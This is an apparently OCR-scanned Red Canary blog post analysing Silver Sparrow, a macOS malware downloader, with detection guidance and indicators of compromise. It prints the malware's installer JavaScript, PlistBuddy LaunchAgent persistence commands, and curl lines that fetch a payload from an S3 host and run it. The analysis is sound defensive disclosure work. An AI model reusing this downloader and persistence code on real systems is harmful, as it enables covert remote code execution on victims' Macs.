
red canary

RESOURCES • BLOG

THREAT INTELLIGENCE



# Clipping Silver Sparrow's wings: Outing macOS malware before it takes flight


Silver Sparrow is an activity cluster that includes a binary compiled to run on Apple's new M1 chips but lacks one very important feature: a payload.

TONY LAMBERT

*Originally published February 18, 2021.*
*Last modified April 30, 2024.*

**UPDATE on 05/21/2021:** *A previous version of this blog stated that, "…Silver Sparrow had* ***infected*** *29,139 macOS endpoints…." We have updated it to state that the Silver Sparrow*

*packages described in this blog, while the majority contained the `._insu` file check and were therefore affected by the overall Silver Sparrow activity cluster as we define it. Other teams may cluster this activity differently based on their assessments.*

Earlier this month, Red Canary detection engineers Wes Hurd and **Jason Killam** came across a strain of macOS malware using a **LaunchAgent** to establish persistence. Nothing new there. However, our investigation almost immediately revealed that this malware, whatever it was, did not exhibit the behaviors that we've come to expect from the usual adware that so often targets macOS systems. The novelty of this downloader arises primarily from the way it uses JavaScript for execution—something we hadn't previously encountered in other macOS malware—and the emergence of a related binary compiled for Apple's new **M1 ARM64 architecture**.

We've dubbed this activity cluster "Silver Sparrow."

Thanks to contributions from **Erika Noerenberg** and **Thomas Reed** from **Malwarebytes** and **Jimmy Astle** from **VMware Carbon Black**, we quickly realized that we were dealing with what appeared to be a previously undetected strain of malware.

According to data provided by Malwarebytes, the Silver Sparrow activity cluster affected 29,139 macOS endpoints across 153 countries as of February 17, including high volumes of detection in the United States, the United Kingdom, Canada, France, and Germany.

Though we haven't observed Silver Sparrow delivering additional malicious payloads yet, its forward-looking M1 chip compatibility, global reach, relatively high infection rate, and operational maturity suggest Silver Sparrow is a reasonably serious threat, uniquely positioned to deliver a potentially impactful payload at a moment's notice. Given these causes for concern, in the spirit of transparency, we wanted to share everything we know with the broader infosec industry sooner rather than later.

The rest of this post will be organized into the following sections:

- A technical analysis of two Silver Sparrow malware samples
- An explanation of intelligence gaps and blindspots
- Guidance on detection opportunities for Silver Sparrow
- A list of indicators that we've encountered while investigating this threat

# Technical analysis

## What we analyzed

Our investigation uncovered two versions of Silver Sparrow malware, which we will refer to as "version 1" and "version 2" throughout this post (see the Indicators of Compromise section for a summary of indicators surrounding these two samples):

- **Malware version 1**
  File name: updater.pkg (installer package for v1)
  MD5: 30c9bc7d40454e501c358f77449071aa
  **VirusTotal sample**
- **Malware version 2**
  File name: update.pkg (installer package for v2)

architecture only (`updater` MD5: c668003c9c5b1689ba47a431512b03cc). In the second version, the adversary included a Mach-O binary compiled for both Intel x86_64 and M1 ARM64 architectures (`tasker` MD5: b370191228fef82635e39a137be470af). This is significant because the M1 ARM64 architecture is young, and **researchers have uncovered very few threats for the new platform**.

As we'll explain in detail in the technical analysis, the Mach-O compiled binaries don't seem to do all that much—at least not as of this writing—and so we've been calling them "bystander binaries." The following image represents a high-level look at the two versions of Silver Sparrow malware.

## JavaScript in the installer

We've found that many macOS threats are distributed through **malicious advertisements as single**, self-contained installers in **PKG** or **DMG** form, masquerading as a legitimate application—such as Adobe Flash Player—or as updates. In this case, however, the adversary distributed the malware in two distinct packages: `updater.pkg` and `update.pkg`. Both versions use the same techniques to execute, differing only in the compilation of the bystander binary.

In order of appearance, the first novel and noteworthy thing about Silver Sparrow is that its installer packages leverage the macOS Installer JavaScript API to execute suspicious commands. While we've observed legitimate software doing this, this is the first instance we've observed it in malware. This is a deviation from behavior we usually observe in malicious macOS installers, which **generally use preinstall or postinstall scripts to execute commands** . In preinstall and postinstall cases, the installation generates a particular telemetry pattern that tends to look something like the following:

- Parent process: `package_script_service`
- Process: `bash`, `zsh`, `sh`, Python, or another interpreter
- Command line: contains `preinstall` or `postinstall`

This telemetry pattern isn't a particularly high-fidelity indicator of maliciousness on its own because even legitimate software uses the scripts, but it does reliably identify installers

- Process: `bash`

As with preinstall and postinstall scripts, this telemetry pattern isn't enough to identify malicious behavior on its own. Preinstall and postinstall scripts include command-line arguments that offer clues into what's actually getting executed. The malicious JavaScript commands, on the other hand, run using the legitimate macOS Installer process and offer very little visibility into the contents of the installation package or how that package uses the JavaScript commands.

The entry point to the code lives within the package's `Distribution` definition XML file, which contains an installation-check tag specifying what function to execute during the "**Installation Check**" phase:

The installer used three JavaScript functions for all the heavy lifting inside the "installation_check()" function :

```
function bash(command) {
         system.run('/bin/bash', '-c', command)
    }

    function appendLine(line, file)
    {
        bash(`printf "%b\n" '${line}' >> ${file}`)
    }

    function appendLinex(line, file)
    {
        bash(`"echo" ${line} >> ${file}`)
    }
    function appendLiney(line, file)
    {
        bash(`printf "%b" '${line}' >> ${file}`)
    }
```

Note that in the code above, Silver Sparrow uses Apple's `system.run` command for execution. Apple **documented** the `system.run` code as launching "a given program in the Resources directory of the installation package," but it's not limited to using the Resources directory. As observed with Silver Sparrow, you can provide the full path to a process for execution and its arguments. By taking this route, the malware causes the installer to spawn multiple `bash` processes that it can then use to accomplish its objectives.

The functions `appendLine`, `appendLinex`, and `appendLiney` extend the `bash` commands with arguments that write input to files on disk. Silver Sparrow writes each of its components out line by line with JavaScript commands:

```
appendLine(`wait=$(/usr/libexec/PlistBuddy -c "Print
:dls" /tmp/version.plist)`, updaterMonitorPath)
appendLine(`wait=\$((\$wait* 60 ))`,
updaterMonitorPath)
appendLine(`instVersion=1`, updaterMonitorPath)
```

This approach may avoid simple static signatures by dynamically generating the script rather than using a static script file. In addition, the commands let the adversary quickly modify the code to be much more versatile should they decide to make a change. Altogether, it means the adversary was likely attempting to evade detection and ease development.

Once all the commands get written, two new scripts exist on disk: `/tmp/agent.sh` and `~/Library/Application Support/verx_updater/verx.sh`. The `agent.sh` script executes immediately at the end of the installation to contact an adversary-controlled system and indicate that installation occurred. The `verx.sh` script executes periodically because of a persistent LaunchAgent to contact a remote host for more information.

## Everyone needs a (Plist)Buddy

Our initial indication of malicious activity was the `PlistBuddy` process creating a LaunchAgent, so let's explore the significance of that.

LaunchAgents provide a way to instruct `launchd`, the macOS initialization system, to periodically or automatically execute tasks. They can be written by any user on the endpoint, but they will usually also execute as the user that writes them. For example, if the user `tlambert` writes `~/Library/LaunchAgents/evil.plist` the tasks described in `evil.plist` will usually execute as `tlambert`. For more information, refer to **Apple's documentation**.

While tools like **osquery** and antimalware controls have excellent visibility into the contents of LaunchAgents, some endpoint detection and response (EDR) tools have a hard time gaining visibility into LaunchAgents. EDR tooling tends to rely on process monitoring that offers a great deal of visibility into the creation—but not necessarily the contents—of a file. For example, an EDR tool might offer you the following shell command:

```
cp /Volumes/TotesLegit.app/Resources/launcher.plist ~/Library/LaunchAgents/launcher.plist
```

As a result, detecting a persistence mechanism in the form of a malicious LaunchAgent can be extremely difficult using EDR alone because it requires you to analyze surrounding activity to make a decision about the installer itself. In other words: you know that the LaunchAgent can be used as a persistence mechanism, but—since you might not be able to see the contents of the LaunchAgent file—you have to rely on context to determine the intent of that LaunchAgent.

Thankfully, there are multiple ways to create property lists (plists) on macOS, and sometimes adversaries use different methods to achieve their needs. One such way is through `PlistBuddy`, a built-in tool that allows you to create various property lists on an endpoint, including LaunchAgents. Sometimes adversaries turn to `PlistBuddy` to establish persistence, and doing so enables defenders to readily inspect the contents of a LaunchAgent using EDR because all the properties of the file get shown on the command line before writing. In Silver Sparrow's case, we observed commands writing the content of the plist:

```
~/Library/Launchagents/init_verx.plist
PlistBuddy -c "Add :ProgramArguments array"
~/Library/Launchagents/init_verx.plist
PlistBuddy -c "Add :ProgramArguments:0 string
'/bin/sh'" ~/Library/Launchagents/init_verx.plist
PlistBuddy -c "Add :ProgramArguments:1 string -c"
~/Library/Launchagents/init_verx.plist
```

In its final form on disk, the LaunchAgent Plist XML will resemble the following:

```
Label
 init_verx
RunAtLoad
 true
StartInterval
 3600
ProgramArguments

'/bin/sh'
-c
"~/Library/Application\\ Support/verx_updater/verx.sh" [timestamp] [data from plist downloa
```

## Command and control (C2)

Every hour, the persistence LaunchAgent tells `launchd` to execute a shell script that downloads a JSON file to disk, converts it into a plist, and uses its properties to determine further actions.

```
curl
hxxps://specialattributes.s3.amazonaws[.]com/applica
tions/updater/ver.json > /tmp/version.json
plutil -convert xml1 -r /tmp/version.json -o
/tmp/version.plist

...

curl $(/usr/libexec/PlistBuddy -c "Print
:downloadUrl" /tmp/version.plist) --output /tmp/verx
chmod 777 /tmp/verx
/tmp/verx upbuchupsf
```

The structure of the downloaded version.json file looks like this:

```
{"version":2,"label":"verx","args":"upbuchupsf","dls
":4320,"run":true,"loc":"~\/Library\/._insu","downlo
adUrl":""}
```

Every hour that `downloadUrl` property gets checked for additional content to download and executes. After observing the malware for over a week, neither we nor our research partners observed a final payload, leaving the ultimate goal of Silver Sparrow activity a mystery.

Silver Sparrow's use of infrastructure hosted on **AWS S3** is interesting because AWS offers a highly available and resilient file distribution method. The adversary can create a bucket, serve out files, and operate without worrying about the additional network administration and overhead associated with doing all of this in house. In addition, callback domains for this activity cluster leveraged domains hosted through **Akamai CDN**. This implies that the adversary likely understands cloud infrastructure and its benefits over a single server or non-resilient system. Further, the adversary that likely understands this hosting choice allows them to blend in with the normal overhead of cloud infrastructure traffic. Most organizations cannot afford to block access to resources in AWS and Akamai. The decision to use AWS infrastructure further supports our assessment that this is an operationally mature adversary.

## Mysteries on mysteries

In addition to the payload mystery, Silver Sparrow includes a file check that causes the removal of all persistence mechanisms and scripts. It checks for the presence of `~/Library/._insu` on disk, and, if the file is present, Silver Sparrow removes all of its components from the endpoint. Hashes reported from Malwarebytes (`d41d8cd98f00b204e9800998ecf8427e`) indicated that the `._insu` file was empty. The presence of this feature is also something of a mystery.

```
if [ -f ~/Library/._insu ]
    then
        rm ~/Library/Launchagents/verx.plist
        rm ~/Library/Launchagents/init_verx.plist
        rm /tmp/version.json
        rm /tmp/version.plist
        rm /tmp/verx
        rm -r ~/Library/Application\\
Support/verx_updater
        rm /tmp/agent.sh
```

The `._insu` file does not appear present by default on macOS, and we currently don't know the circumstances under which the file appears.

## The final callback

At the end of the installation, Silver Sparrow executes two discovery commands to construct data for a `curl` HTTP POST request indicating that the installation occurred. One retrieves the system UUID for reporting, and the second finds more interesting information: the URL used to download the original package file.

By executing a sqlite3 query, the malware finds the original URL the PKG downloaded from, giving the adversary an idea of successful distribution channels. We commonly see this kind of activity with malicious adware on macOS.

```
sqlite3 sqlite3
~/Library/Preferences/com.apple.LaunchServices.Quara
ntineEventsV* 'select LSQuarantineDataURLString from
LSQuarantineEvent where LSQuarantineDataURLString
like “[redacted]" order by LSQuarantineTimeStamp
desc'
```

## Hello, World: bystander binaries

The first version of Silver Sparrow malware (`updater.pkg` MD5: 30c9bc7d40454e501c358f77449071aa) that we analyzed contained an extraneous Mach-O binary (`updater` MD5: c668003c9c5b1689ba47a431512b03cc), compiled for Intel x86_64 that appeared to play no additional role in the Silver Sparrow execution. Ultimately this binary seems to have been included as placeholder content to give the PKG something to distribute outside the JavaScript execution. It simply says, “Hello, World!” (literally!)

*v1 Image Credit: Erika Noerenberg*

The second version (`update.pkg` MD5: fdd6fb2b1dfe07b0e57d4cbfef9c8149) also included an extraneous Mach-O binary (`tasker` MD5: b370191228fef82635e39a137be470af) that was compiled to be compatible with both Intelx86_64 and M1 ARM64. Like before, this binary seems to have been included as a placeholder—this time, displaying the message "You did it!"

*v2 Image Credit: Jimmy Astle*

```
tasker: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit x86_64 executable,
```

By contrast, the output of the `file` command from the extraneous Mach-O binary in version 1 would look like the following:

```
updater: Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|PIE>
```

## Timeline

We don't have a complete picture of exactly when Silver Sparrow first emerged, but we've been able to construct the following timeline through a mix of open source intelligence and Red Canary telemetry:

1. August 18, 2020: Malware version 1 (non-M1 version) callback domain `api.mobiletraits[.]com` created (**source**)
2. August 31, 2020: Malware version 1 (non-M1 version) submitted to VirusTotal (**source**)
3. September 2, 2020: `version.json` file seen during malware version 2 execution submitted to VirusTotal (**source**)
4. December 5, 2020: Malware version 2 (M1 version) callback domain created `api.specialattributes[.]com` created (**source**)
5. January 22, 2021: PKG file version 2 (containing a M1 binary) submitted to VirusTotal (**source**)
6. January 26, 2021: Red Canary detects Silver Sparrow malware version 1
7. February 9, 2021: Red Canary detects Silver Sparrow malware version 2 (M1 version)

# Intelligence gaps

At the time of publishing, we've identified a few unknown factors related to Silver Sparrow that we either don't have visibility into or simply enough time hasn't passed to observe. First, we aren't certain of the initial distribution method for the PKG files. We suspect that malicious search engine results direct victims to download the PKGs based on network connections from a victim's browser shortly before download. In this case we can't be certain because we don't have the visibility to determine exactly what caused the download.

Next, we don't know the circumstances under which `~/Library/._insu` appears. This file may be part of a toolset the adversary wishes to avoid; it may be part of the malware's life cycle itself as a way of removing components after an objective has been met.

In addition, the ultimate goal of this malware is a mystery. We have no way of knowing with certainty what payload would be distributed by the malware, if a payload has already been delivered and removed, or if the adversary has a future timeline for distribution. Based on data shared with us by Malwarebytes, the nearly 30,000 affected hosts have not downloaded what would be the next or final payload.

Finally, the purpose of the Mach-O binary included inside the PKG files is also a mystery. Based on the data from script execution, the binary would only run if a victim intentionally sought it out and launched it. The messages we observed of "Hello, World!" or "You did it!" could indicate the threat is under development in a proof-of-concept stage or that the adversary just needed an application bundle to make the package look legitimate.

The following section includes descriptions of the analytics that have helped us detect the Silver Sparrow downloader. That said, we didn't build these analytics specifically for the purpose of detecting Silver Sparrow, so they may be useful for detecting a wide array of macOS threats. If one of these analytics alerts you to potentially malicious activity, we recommend searching for the presence of indicators (listed below) to confirm whether you are dealing with a Silver Sparrow infection or something else.

- Look for a process that appears to be `PlistBuddy` executing in conjunction with a command line containing the following: `LaunchAgents` and `RunAtLoad` and `true`. This analytic helps us find multiple macOS malware families establishing LaunchAgent persistence.
- Look for a process that appears to be `sqlite3` executing in conjunction with a command line that contains: `LSQuarantine`. This analytic helps us find multiple macOS malware families manipulating or searching metadata for downloaded files.
- Look for a process that appears to be `curl` executing in conjunction with a command line that contains: `s3.amazonaws.com`. This analytic helps us find multiple macOS malware families using S3 buckets for distribution.

# Indicators of Compromise

## In Versions 1 & 2

~/Library/._insu (empty file used to signal the malware to delete itself)
/tmp/agent.sh (shell script executed for installation callback)
/tmp/version.json (file downloaded from from S3 to determine execution flow)
/tmp/version.plist (version.json converted into a property list)

## Malware Version 1

File name: updater.pkg (installer package for v1)
MD5: 30c9bc7d40454e501c358f77449071aa

File name: updater (bystander Mach-O Intel binary in v1 package)
MD5: c668003c9c5b1689ba47a431512b03cc

mobiletraits.s3.amazonaws[.]com (S3 bucket holding version.json for v1)
~/Library/Application Support/agent_updater/agent.sh (v1 script that executes every hour)
/tmp/agent (file containing final v1 payload if distributed)
~/Library/Launchagents/agent.plist (v1 persistence mechanism)
~/Library/Launchagents/init_agent.plist (v1 persistence mechanism)
Developer ID Saotia Seay (5834W6MYX3) – v1 bystander binary signature revoked by Apple

**Package content and structure**

```
            └── Contents
                ├── _CodeSignature
                │   └── CodeResources
                ├── Info.plist
                ├── MacOS
                │   └── updater *
                ├── PkgInfo
                └── Resources
                    └── Base.lproj
                        └── Main.storyboardc
                            ├── Info.plist
                            └── MainMenu.nib

(*) Contains executable code
```

# Malware Version 2

File name: update.pkg (installer package for v2)
MD5: fdd6fb2b1dfe07b0e57d4cbfef9c8149

tasker.app/Contents/MacOS/tasker (bystander Mach-O Intel & M1 binary in v2)
MD5: b370191228fef82635e39a137be470af

specialattributes.s3.amazonaws[.]com (S3 bucket holding version.json for v2)
~/Library/Application Support/verx_updater/verx.sh (v2 script that executes every hour)
/tmp/verx (file containing final v2 payload if distributed)
~/Library/Launchagents/verx.plist (v2 persistence mechanism)
~/Library/Launchagents/init_verx.plist (v2 persistence mechanism)
Developer ID Julie Willey (MSZ3ZH74RK) – v2 bystander binary signature revoked by Apple

**Package content and structure**

```
.
├── Distribution *
└── tasker.pkg
    ├── Bom
    ├── PackageInfo
    ├── Payload
    └── tasker.app
        └── Contents
            ├── _CodeSignature
            │   └── CodeResources
            ├── Info.plist
            └── MacOS
```

```
                                    ├── Info.plist
                                    └── MainMenu.nib

        (*) Contains executable code
```

If you've been tracking similar activity, we'd love to hear from you and collaborate. Contact **blog@redcanary.com** with any observations or questions.

**RELATED ARTICLES**

THREAT INTELLIGENCE

Intelligence Insights: October 2024

THREAT INTELLIGENCE

Intelligence Insights: September 2024

THREAT INTELLIGENCE

Recent dllFake activity shares code with SecondEye

THREAT INTELLIGENCE

# Subscribe to our blog

You'll receive a weekly email with our new blog posts.

First Name

Last Name

Email Address

SUBSCRIBE >

## See Red Canary in action

Schedule your demo now

Get a Demo

Search

**PRODUCTS**

- Managed Detection and Response (MDR)
- Readiness Exercises
- Linux EDR
- Atomic Red Team™
- Mac Monitor

**SOLUTIONS**

- Deliver Enterprise Security Across Your IT Environment
- Get a 24×7 SOC Instantly
- Protect Your Corporate

**RESOURCES**

- View all Resources
- Blog
- Integrations
- Guides & Overviews
- Cybersecurity 101

**PARTNERS**

- Overview
- Incident Response
- Insurance & Risk
- Managed Service Providers
- Solution Providers

**COMPANY**

- About Us
- The Red Canary Difference
- News & Press
- Careers – We're Hiring!
- Contact Us
- Trust Center and

 info@redcanary.com +1 855-977-0686 